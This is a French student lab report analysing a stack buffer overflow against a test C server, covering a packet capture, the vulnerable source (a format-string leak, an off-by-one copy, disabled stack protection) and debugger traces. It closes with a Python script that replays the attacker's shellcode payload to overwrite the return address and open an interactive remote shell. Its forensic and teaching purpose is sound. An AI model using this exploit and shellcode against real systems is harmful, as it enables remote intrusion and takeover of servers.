TL de Buffer Overflow

NEGRE Léo et DANG Arthur

1 - Contexte

La société Pressoare est une entreprise qui propose différents services à ses clients via un portail Web.
Cependant une attaque a eu lieu créant un déséquilibre dans leurs transactions financières. Une telle attaque peut nuire à l'image de la société.

Leur équipe interne ont commencé l'enquête pour trouver la faille dans leur sécuréité. Ils ont trouvé que la vulnérabilité était liée à un compososant d'une application métier développée en C. Mais programme a été fourni par un autre prestataire qui n'assure plus la maintenance. Ils ont cependant la main sur le code source de ce programme.

Les administrateurs réseaux ont aussi réussi à avoir la capture des paquets relatifs à l'attaque. Mais après analyse, ils n'ont pas réussi à avoir de résultats.

C'est pourquoi la société Pressoare a fait appel à nos services d'expert en sécurité pour qu'on arrive à mettre rapidement au grand jour les failles de sécurité de leur serveur. Notre travail est donc d'identifier la vulnérabilité, comprendre le fonctionnement de l'attaque qui a eu lieue et de faire les démarches nécéssaires de conseil et d'accompagnement pour aider cette société à sécuriser leur système.

Pour effectuer notre travail, la société nous met à disposition un accès à son infrastrucutre de test entièrement virtualisée contenant l'exécutable du serveur, son code source et les paquets réseaux de l'attaque capturés.

2 - Démarche de l'analyse de l'attaque

Nous allons organiser notre analyse en plusieurs fronts:

- L'analyse des trames du réseau pour voir les actions de l'attaquant
- L'analyse du code source pour trouver des erreurs de programmation
- Le test du serveur avec un debugger pour voir comment il réagit selon les actions possibles de l'attaquant

Tout d'abord, après quelques manipulations simples du serveur, il s'agit d'un serveur tout à fait normal qui est en écoute et répond aux différentes requeêtes classiques qu'on peut lui faire (ECHO, GET, POST..).

a) Analyse des trames du réseau

Nous pouvons analyser les paquets réseaux liés à l'attaque grâce au fichier trace.pcap fourni par les administrateurs du réseau. Nous les observons alors avec l'outil wireshark qui propose une interface graphique plus que pratique.

189	3.349592	192.168.1.100	192.168.2.100	TCP	74 48924 → 6000 [SYN] Seq=0 Win=23840 Len=0 MSS=59
190	3.349667	192.168.2.100	192.168.1.100	TCP	74 6000 → 48924 [SYN, ACK] Seq=0 Ack=1 Win=28960 L
191	3.349678	192.168.1.100	192.168.2.100	TCP	66 48924 → 6000 [ACK] Seq=1 Ack=1 Win=23936 Len=0
192	3.349687	192.168.1.100	192.168.2.100	TCP	83 48924 → 6000 [PSH, ACK] Seq=1 Ack=1 Win=23936 L
193	3.349705	192.168.2.100	192.168.1.100	TCP	66 6000 → 48924 [ACK] Seq=1 Ack=18 Win=29056 Len=0
196	3.351969	192.168.2.100	192.168.1.100	TCP	88 6000 → 48924 [PSH, ACK] Seq=1 Ack=18 Win=29056
197	3.351973	192.168.1.100	192.168.2.100	TCP	66 48924 → 6000 [ACK] Seq=18 Ack=23 Win=23936 Len=
258	4.706298	192.168.1.100	192.168.2.100	TCP	280 48924 → 6000 [PSH, ACK] Seq=18 Ack=23 Win=23936
261	4.752202	192.168.2.100	192.168.1.100	TCP	66 6000 → 48924 [ACK] Seq=23 Ack=232 Win=30080 Len
290	5.218563	192.168.1.100	192.168.2.100	TCP	72 48924 → 6000 [PSH, ACK] Seq=232 Ack=23 Win=2393
291	5.218952	192.168.2.100	192.168.1.100	TCP	66 6000 → 48924 [ACK] Seq=23 Ack=238 Win=30080 Len
292	5.220372	192.168.2.100	192.168.1.100	TCP	72 6000 → 48924 [PSH, ACK] Seq=23 Ack=238 Win=3008
293	5.220394	192.168.1.100	192.168.2.100	TCP	66 48924 → 6000 [ACK] Seq=238 Ack=29 Win=23936 Len
804	15.842234	192.168.1.100	192.168.2.100	TCP	82 48924 → 6000 [PSH, ACK] Seq=238 Ack=29 Win=2393
805	15.883882	192.168.2.100	192.168.1.100	TCP	66 6000 → 48924 [ACK] Seq=29 Ack=254 Win=30080 Len
1246	24.858298	192.168.1.100	192.168.2.100	TCP	87 48924 → 6000 [PSH, ACK] Seq=254 Ack=29 Win=2393
1247	24.858634	192.168.2.100	192.168.1.100	TCP	66 6000 → 48924 [ACK] Seq=29 Ack=275 Win=30080 Len
1638	32.986352	192.168.1.100	192.168.2.100	TCP	82 48924 → 6000 [PSH, ACK] Seq=275 Ack=29 Win=2393
1639	32.986712	192.168.2.100	192.168.1.100	TCP	66 6000 → 48924 [ACK] Seq=29 Ack=291 Win=30080 Len
1728	34.650420	192.168.1.100	192.168.2.100	TCP	71 48924 → 6000 [PSH, ACK] Seq=291 Ack=29 Win=2393
1729	34.650848	192.168.2.100	192.168.1.100	TCP	66 6000 → 48924 [ACK] Seq=29 Ack=296 Win=30080 Len
1730	34.651234	192.168.2.100	192.168.1.100	TCP	66 6000 → 48924 [FIN, ACK] Seq=29 Ack=296 Win=3008
1733	34.695259	192.168.1.100	192.168.2.100	TCP	66 48924 → 6000 [ACK] Seq=296 Ack=30 Win=23936 Len
1751	35.098366	192.168.1.100	192.168.2.100	TCP	67 48924 → 6000 [PSH, ACK] Seq=296 Ack=30 Win=2393
1752	35.098494	192.168.2.100	192.168.1.100	TCP	60 6000 → 48924 [RST] Seq=30 Win=0 Len=0

Un paquet nous a intrigué tout particulièrement car sa longueur était bien supérieure à toute les autres.
En le regardant de plus près, il n'a pas l'air d'utiliser de protocole particulier (au dessus de la couche TCP).
En suivant le flux TCP de ce message, nous voyons les échanges suivant qui sont bien suspicieux.

```
ECHO %x%x%x%x %x
8049f6713b018 ffc39895.....q]1.1.1.1.1.1."......f.....0....1.......1.f.p.....9..9.u...<.u...1.1..?..A.?..A.?..
1..m..E..E.....M..U......./bin/shAAAAAAAAA
...
........
uname
Linux
chmod u+w A9826
echo 1000000 > A9826
chmod u-w A9826
exit
```

Le premier ECHO test des caractères étranges qui fait penser à du code.
La deuxième envoie de grande taille est totalement illisible mais l'enchaine des points fait penser à un tobogan de nope car sa représentation hexadécimale est 0x90 ce qui correspond en langage assembleur à l'instruction nop qui ne fait rien. C'est un classique des attaquants pour pouvoir glisser jusqu'à l'exécution de leur code malveillant qui se trouve en bas de ce tobogan.
Dans la fin de l'échange, l'attaquant envoie des commandes du shell et le serveur répond correctement à ces commandes. Cela indique que l'attaquant a donc réussi à avoir accès à une interface en ligne de commande sur la machine du serveur. Ce qui lui permet de faire tout presque tout ce qu'il veut.

Tout cela nous laisse penser qu'on a réussi à trouver les actions de l'attaque qui ont réussi à exploité une faille de sécurité du serveur. Il a donc réussi à s'introduire dans la machine.

Maintenant la question est de savoir pourquoi l'envoie de ces paquets lui a permis d'avoir accès au terminal de la machine.

b) Analyse de code source

Nous avons accès au code source du programme exécuté par le serveur. C'est un programme développé en C et comme nous le savons, peut exposer des problèmes de sécurité à cause des développeurs qui doivent gérer eu même l'allocation de la mémoire. Une attaque possible sur des programmes de ce genre est le buffer overflow, donc voyons si c'est le cas ici.

Il faut noter que nous avons jonglé entre le test du serveur et l'analyse du code source pour comprendre celui-ci. Mais dans Ce rapport nous avons choisi de le présenter séquentiellement.

Plusieurs points dans le code nous ont interpellés.

Désactivation de la protection de la pile

```
void donxoff(){
  void *addr;
  long pagesize;
  int res;

  pagesize = sysconf(_SC_PAGESIZE)-1;
  if(pagesize < 0){
    syslog(LOG_CRIT, "Impossible de récupérer la taille des pages physiques: %s", strerror(errno));
    exit(-1);
  }
  addr = &addr;
  addr = (void *)(((int) addr) & ~pagesize);
  syslog(LOG_WARNING, "Désactivation de la protection de la pile à l'adresse: %p", addr);
  res = mprotect(addr, 4096, PROT_READ|PROT_WRITE|PROT_EXEC);
  if(res <0){
    syslog(LOG_CRIT, "Impossible de modifier les protections de la pile: %s", strerror(errno));
    exit(-1);
  }
}
```

Le premier point présente une option du serveur qui le fait exécuter avec le bit NX à 0. Le bit NX pour No Execute est un bit du processeur pour dissocier les zones mémoire contenant des instructions donc exécutables et des zones contenant de la donnée. Ainsi en mettant désactivant ce bit, il sera possible d'exécuter du code présent sur toute la mémoire et non seuelement dans la zone "text" qui contient le code exécutable d'un programme.

Ecriture sur la pile à partir de données reçus par le serveur

```
#define BUFFERLENGTH 200

typedef struct safeMessage_t{
  char safeBuffer[BUFFERLENGTH];          200
  int i;                                4
  int len;                                4
  char *dst;                            4 (taille adresse fait 32 bits, donc 4 duo de 2 hexa).
  char *src;                            4
  int debut;                            4
} safeMessage;

int sanitizeBuffer(char *unsafeBuffer, char **reponse, int* fin){
  safeMessage msg;
  int res=0;
  // Fin de chaîne
  int eos=-1;

  msg.len = strlen(unsafeBuffer);
  msg.debut = 0;
  msg.src = unsafeBuffer;
  msg.dst = (char *)&(msg.safeBuffer);
  printf("Vérification d'une entrée de longueur %d\n", msg.len);

  if(msg.len > BUFFERLENGTH){
    return -BUFFERTOOLONG;
  }
  else{
    for(msg.i=0; msg.i<=msg.len; msg.i++){
#ifdef SSP
      printf("src=%p dst=%p &RET=%p RET=%x i=%d len=%d: 0x%.2x\n", msg.src, msg.dst, (&eos+65), *(&eos+65), m
#else
      printf("src=%p dst=%p &RET=%p RET=%x i=%d len=%d: 0x%.2x\n", msg.src, msg.dst, (&eos+64), *(&eos+64), m
#endif
      if(!isprint(*(msg.src))){
        syslog(LOG_WARNING, "Caractère non imprimable détectée");
        if(eos == -1)
          eos = msg.i;
      }
      *(msg.dst) = *(msg.src);
```

```
        msg.src++;
        msg.dst++;
      }
    }
```

Dans cette 2e partie de code, on remarque un point sensible car on a la copie du message reçu par le serveur dans une autre zone mémoire à la ligne *(msg.dst)=*(msg.src).
Le pointeur msg.src pointe sur le début de la zone où est stocké le message reçu et son contenu est copié à l'adresse msg.dst. Ce pointeur écrit alors à l'adresse où est alloué la place de la variable msg qui est de type safeMessage_t. D'après la définition de cette structure, elle contient 200 octets pour copier le message reçu puis d'autres attributs utilisés pour le fonctionnement de la copie.

Donc à priori on ne devrait pas avoir de problème si on écrit pas plus de 200 caractères du message reçu car on a laissé cette espace pour ça. Et en effet dans le code, une test conditionnel if empêche la copie du message reçu si celui-ci est trop long.

MAIS ATTENTION, le langage de programmation C est très précis! En effet il faut savoir que toute chaine de caractère se termine par le bit \0 qui est le string terminator. Celui-ci permet d'indiquer qu'on arrive à la fin de la chaine de caractère. Dans dans une allocation de 200 octets de mémoire, on ne peut donc écrire que 199 caractère dedans pour laisser la place au dernier bit string terminator!!!!!!!!!!!!

ALORS si le message fait 200 octets, on laisse faire la copie de celui-ci et son 200e caractère s'écrit donc la prochaine case mémoire et c'est propice à une attaque en BUFFER OVERFLOW.
(Ici on parle plus particulièrement de Stack Overflow car la variable msg se trouve dans la pile. La pile contenant les arguments de la fonction, ses variables locales et son adresse de retour. Adresse de retour? nous verrons cela plus tard…)

Reset du 200e caractère

```
if(buffer[i]=='\n'){
  fprintf(stdout,"Detection d'un retour a la ligne: %d\n",i);
  //Suppression du '\n"
  buffer[i]='\0';

  res = sanitizeBuffer(buffer+detectedpos+1, &reponse, &fin);
```

```
  msg.len = strlen(unsafeBuffer);
```

Enfin une 3e partie de code met une couche sur la possibilité de bufferoverflow. Avec la partie précédente, l'attaquant peut envoyer un message de 200 caractères et écrire donc le 200e en dépassement, mais il s'avère qu'il peut envoyer un message plus long qui passera le test conditionnel.

On remarque avant l'appel de la fonction (qui copie le message reçu) qu'il y a un prétraitement selon les caractères. Si celui-ci vaut "\n" soit 0x0a, il est remplacé par "\0" soit le string terminator. Car il voit un retour à la ligne et indique alors la fin de la chaîne de caractère. Cependant le reste du message est encore à la suite du buffer.

Ensuite lorsqu'on regarde la taille du message, strlen(*string) évalue la taille de la chaine jusqu'au premier "\0" string terminator rencontré. Donc l'attaquant peut se débrouiller pour mettre un "\n" au 200e caractère pour faire croire que son message fait 200 caractères et donc passer le test conditionnel.

Toutefois, la boucle for qui itére pour la copie de chaque octet un par un est limité par ce même msg.len et donc devrait s'arrêter à la copie du 200e caractère.

c) Test du serveur

Les deux parties précédentes reflétaient une analyse statique. Ici nous allons plutôt aborder une analyse dynamique en faisant tourner le serveur et en interagissant avec.
Fort des deux conclusions précédents, on pourra essayer de reproduire les actions de l'attaquant et analyser la réaction du serveur face à celles-ci et précisément à l'endroit où l'on pense que le code laisse une vulnérabilité à du Buffer Overflow.

On possède les fichiers (code source et makefile) pour pouvoir recompiler le binaire du serveur avec les options de debug. C'est ce que nous avons fait pour pouvoir utiliser le debugger gdb avec l'aide graphique peda. On peut alors suivre l'exécution du serveur instruction par instruction avec une vue sur l'espace mémoire du processus et des registres.

Exécution de "ECHO %x%x%x%x %x"

```
ECHO %x%x%x%x %x
8049f67b016 ff8ae305
```

```
src=0x9ced628 dst=0xff8ae300 &RET=0xff8ae3fc RET=804a51f i=0 len=16: 0x45
src=0x9ced629 dst=0xff8ae301 &RET=0xff8ae3fc RET=804a51f i=1 len=16: 0x43
src=0x9ced62a dst=0xff8ae302 &RET=0xff8ae3fc RET=804a51f i=2 len=16: 0x48
src=0x9ced62b dst=0xff8ae303 &RET=0xff8ae3fc RET=804a51f i=3 len=16: 0x4f
src=0x9ced62c dst=0xff8ae304 &RET=0xff8ae3fc RET=804a51f i=4 len=16: 0x20
src=0x9ced62d dst=0xff8ae305 &RET=0xff8ae3fc RET=804a51f i=5 len=16: 0x25
src=0x9ced62e dst=0xff8ae306 &RET=0xff8ae3fc RET=804a51f i=6 len=16: 0x78
src=0x9ced62f dst=0xff8ae307 &RET=0xff8ae3fc RET=804a51f i=7 len=16: 0x25
src=0x9ced630 dst=0xff8ae308 &RET=0xff8ae3fc RET=804a51f i=8 len=16: 0x78
src=0x9ced631 dst=0xff8ae309 &RET=0xff8ae3fc RET=804a51f i=9 len=16: 0x25
src=0x9ced632 dst=0xff8ae30a &RET=0xff8ae3fc RET=804a51f i=10 len=16: 0x78
src=0x9ced633 dst=0xff8ae30b &RET=0xff8ae3fc RET=804a51f i=11 len=16: 0x25
src=0x9ced634 dst=0xff8ae30c &RET=0xff8ae3fc RET=804a51f i=12 len=16: 0x78
src=0x9ced635 dst=0xff8ae30d &RET=0xff8ae3fc RET=804a51f i=13 len=16: 0x20
src=0x9ced636 dst=0xff8ae30e &RET=0xff8ae3fc RET=804a51f i=14 len=16: 0x25
src=0x9ced637 dst=0xff8ae30f &RET=0xff8ae3fc RET=804a51f i=15 len=16: 0x78
src=0x9ced638 dst=0xff8ae310 &RET=0xff8ae3fc RET=804a51f i=16 len=16: 0x00
Serveur de requête: [1443]: Caractère non imprimable détectée
Serveur de requête: [1443]: Mise à zéro du premier caractère non imprimable à la position: 16
Serveur de requête: [1443]: Parse de la commande: ECHO %x%x%x%x %x
Serveur de requête: [1443]: Traitement d'une commande: ECHO
Serveur de requête: [1443]: Exécution d'une commande ECHO
Serveur de requête: [1443]: Envoi de la réponse: 8049f67b016 ff8ae305
Avant allocation nouveau buffer: detectedpos=16 len=2048 pos=0 nbbytes=17
Apres allocation nouveau buffer: detectedpos=16 len=2031 pos=0 nbbytes=17
```


Lors de cette action, le serveur retourne deux chaines de caractères qui ressemblent à de l'héxadécimal. En particulier la 2e chaine a la même taille qu'une adresse mémoire.
Du côté du serveur comme on y a accès, (l'attaquant a du le déduire), on remarque que cette 2e chaine de caractère correspond enfait à l'adresse de destination msg.dst vu auparavant!


```
void doEcho(safeMessage *msg, char **reponse, int *fin){
  int len;
  char *echo;

  syslog(LOG_NOTICE, "Exécution d'une commande ECHO");

  echo = msg->safeBuffer+msg->debut;
  len = snprintf(*reponse, 0, echo)+1;
  *reponse = (char *)malloc(sizeof(char)*len);
  snprintf(*reponse, len, echo);
}
```

Regardons la fonction doEcho() pour comprendre pourquoi ce phénomène a eu lieu.
Elle renvoie le résultat par la fonction snprintf(). Cependant quand il y a le caractère "%" celui ci indique qu'il sera converti en les variables données ensuite en argument de la fonction dans le format indiqué par "x" ici. C'est pouquoir les %x de l'attaques sont convertit en la variable "len" et "echo". Cette deuxième variable étant le pointeur safeBuffer+debut c'est à dire l'endroit où on a copié le message reçu (incrémenté de la taille de la commande ECHO) donc le début de la payload de l'echo envoyé.


Exécution de la payload longue de l'attaquant

Comme cette payload est longue et qu'elle fait plus de 200 caractères, on se doute que quelque chose de bizzare pourra se passer à l'endroit où on avait détecté un problème dans le code source.





En se placant à l'itération 200 de la boucle, remarque que à la fin de celle-ci la varible msg.i passe de la valeur 200 à 1. Cette variable sert à l'itération de la boucle for est on devait sortir de la boucle en dépassant 200 = taille du buffer. En la remettant à zéro on va continuer de copier la suite du message.
En effet le 200E caractère étant "0x0a" le retour à la ligne, on a vu auparavant qu'il était remplacé par "0x00".
Cela pouvait se prédire car les variables d'une même structure ont leur espace mémoire alloué l'un après l'autre et msg.i se trouvait après le msg.safeBuffer.



Et cela se vérifie car après 4 itérations (et avoir donc écrit dans les 4 octets de l'entier msg.i), on a écrit dans msg.len qui suit. msg.len est la limite dans la boucle que i ne peut dépasser sinon on sort de la boucle, là valeur est encore supérieur et on continue donc d'itérer.

On prévoit ensuite donc d'écrire dans ce qui suit et c'est msg.dst!
Dans la suite de cette exécution on a donc bien écrit dans le msg.dst mais la suite ne reproduit pas l'attaque. Cependant nous avons assez d'éléments pour comprendre ce que l'attaquant a du pouvoir faire.

3 - Explication de l'attaque

Avec ce que nous avons compris aupravant, l'attaquant a pu écrire un octet dans l'espace mémoire de msg.dst qui est le pointeur qui indique où on copie les octets du message reçu. Une fois le premier octet modifié (l'octet de point faible en l'occurence car c'est écrit en little indian), les prochains octets seront donc copiés à un autre endroit.

```
src=0x8051638 dst=0xffffd330 &RET=0xffffd41c RET=804a51f i=16 len=16: 0x00
```

En l'occurence l'attaquant à écrit un octet tel que msg.dst pointe sur l'adresse de l'adresse de retour! Ces deux adresses ayant les mêmes 3 octets de poid fort (lorsqu'on itère assez et que msg.dst a assez incrémenté).
Les prochains octets seront donc écrits dans sur l'adresse de retour et quel adresse l'attaquant aurait voulu écrire pour exécuter du code malveillant? Et bien au début de l'endroit où l'on a copié son message!!

Cependant comment l'attaquant aurait pu savoir quelle était (1) l'adresse où l'on a copié le message et l'adresse de l'adresse de retour?
(1) Et bien grâce à l'info récupéré après la première action "ECHO %x%x%x%x %x". Pour rappelle on récupère l'adresse pointée par msg.dst donc l'endroit où l'on écrit le message. Donc c'est cette adresse que l'attaquant va écrire dans l'adresse de retour. Ainsi à la fin de l'exécution de la fonction, la prochaine instruction exécuté sera celle placé à l'adresse de retour et donc on exécutera ce qu'il a mis dans son message! En plus avec le tobogan de nop, même si l'adresse n'est pas exactement celle du début du message, on glissera jusqu'à la prochaine instruction.
(2) Par ailleurs l'attaquant pouvait prédire l'adresse de l'adresse de retour car il y a une corrélation constante entre cette adresse et l'adresse récupérée. (En effet les deux sont sur la pile et il doit y avoir entre les deux juste des variables locales et des arguments de la fonction stocké entre les deux). En l'occurence la différence est de 0xf7.

Ainsi le message qu'il a envoyé est alors exécuté comme des instructions sachant en plus que le bit NX a été désactivé (expliqué auparavant)! Ce code qui n'est pas dans la zone des données exécutables peut alors être exécuté!
On peut désassembler son message envoyé pour comprendre les instructions qu'il voulait exécuter mais on comprend rapidement que avec ses actions par la suite que cela lui à permis d'accéder à un terminal de commande notamment avec les divers appels systèmes effectués (0x80).
(On peut voir le message désassembler en annexe dans les dernières pages).

```
uname
-> Linux
chmod u+w A9826
echo 1000000 > A9826
chmod u-w A9826
exit
```

Avec ces dernières actions, l'attaquant a réussi à écrire 1000000 dans le fichier 19826, on a eu de la chance ce n'est pas trop méchant.

4 - Script de reproduction de l'attaque

Voici le un script que nous avons écrit pour pouvoir reproduire l'attaque.
Pour la reproduire, il fallait récupérer donc l'addresse de msg.dst après la première requête "ECHO %x%x%x%x %x". Puis on calculait l'adresse de l'adresse de retour &RET.
On reprenait donc la grosse payload de l'attaquant en remplaçant les 5 derniers octets par l'octet de poid faible de &RET (moins 1 car après copie l'adresse est incrémenter pour écrire sur l'octet suivant) et les 4 derniers octets par l'adresse récupérée qui est plus ou moins l'adresse à l'endroit on notre payload a été stockée.

```
import socket
from binascii import a2b_hex

host = '192.168.56.101'
port = 5000

# the base_payload comes from the .pcap file
base_payload = [0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x9
                0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x9
                0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x9
                0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0xEB, 0x71, 0x5
                0xC0, 0x31, 0xDB, 0x31, 0xC9, 0x31, 0xD2, 0x31, 0xFF, 0x31, 0xF6, 0xB0, 0x22, 0x89, 0xC6, 0xB
                0xB1, 0x01, 0x66, 0xC1, 0xE1, 0x0C, 0xB2, 0x03, 0x4F, 0xCD, 0x80, 0x89, 0xC1, 0x31, 0xFF, 0xB
                0x89, 0xCA, 0x80, 0xC1, 0x04, 0x31, 0xC0, 0x66, 0xB8, 0x70, 0x01, 0xFE, 0xC3, 0xC6, 0x02, 0x1
                0x39, 0xCD, 0x80, 0x39, 0xF8, 0x75, 0xED, 0x8B, 0x01, 0x3C, 0x02, 0x75, 0xE7, 0x89, 0xCA, 0x3
                0x31, 0xC0, 0xB0, 0x3F, 0xCD, 0x80, 0x41, 0xB0, 0x3F, 0xCD, 0x80, 0x41, 0xB0, 0x3F, 0xCD, 0x8
                0xC0, 0x89, 0x6D, 0x08, 0x89, 0x45, 0x0C, 0x88, 0x45, 0x07, 0xB0, 0x0B, 0x89, 0xEB, 0x8D, 0x4
                0x8D, 0x55, 0x0C, 0xCD, 0x80, 0xB0, 0x01, 0xCD, 0x80, 0xE8, 0x8A, 0xFF, 0xFF, 0xFF, 0x2F, 0x6
                0x6E, 0x2F, 0x73, 0x68, 0x41, 0x41, 0x41, 0x41, 0x41, 0x41, 0x41, 0x41, 0x41]+[0x0A, 0x00, 0x
               [0x0D,0x00, 0x00, 0x00]+[0x00, 0x91, 0x98, 0xC3, 0xFF, 0x0a]

echo = b'ECHO %x%x%x%x %x\n'

# initialize the socket
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((host, port))

# send the ECHO command
s.send(echo)
address = s.recv(4096)
print("Output from ECHO: ", address)
address = address.split()[-1]
address = a2b_hex(address)[::-1] # reverse
address_lower_byte = (address[0] + 0xF6) % 256  # obtain lower byte

i = [0x0A, 0x00, 0x00, 0x00]
len = [0x0C, 0x00, 0x00, 0x00]
payload = base_payload[:200] + i + len +[address_lower_byte]
payload.extend(address)
payload = bytes(payload)
print("Sending the payload: ", payload[50:])

s.send(payload)

# testing the shell
s.send(b'uname\n')
out = s.recv(4096)
print("Output from uname: ", out.decode())

s.send(b'chmod u+w A9826\n')
out = s.recv(4096)
print("Output from instruction: ", out.decode())

s.send(b'echo 1000000 > A9826\n')
out = s.recv(4096)
print("Output from instruction: ", out.decode())
```

```
s.send(b'chmod u-w A9826\n')
out = s.recv(4096)
print("Output from instruction: ", out.decode())

s.send(b'exit\n')
out = s.recv(4096)
print("Output from instruction: ", out.decode())

# if the shell is open, we can execute whatever we want
while True:
    user_in = input("$ ")
    if user_in == "exit":
        s.send(b'exit\n')
        break
    s.send(str.encode(user_in + '\n'))
    out = s.recv(1024)
    print(" %r" % out)

s.close()
```

Conclusion

Voici le résultat de notre travail, la faille a été mise au grand jour et d'après nos analyses la vulnérabilité est majoritairement liée au code source du serveur.
Il y a eu donc une attaque en Stack Overflow où l'attaquant a réussi à déborder de la pile pour écrire à &RET et pouvoir exécuter du code malveillant. Ce qui lui a permis d'avoir un accès à un terminal de la machine du serveur et de pouvoir faire ce que bon lui semble.

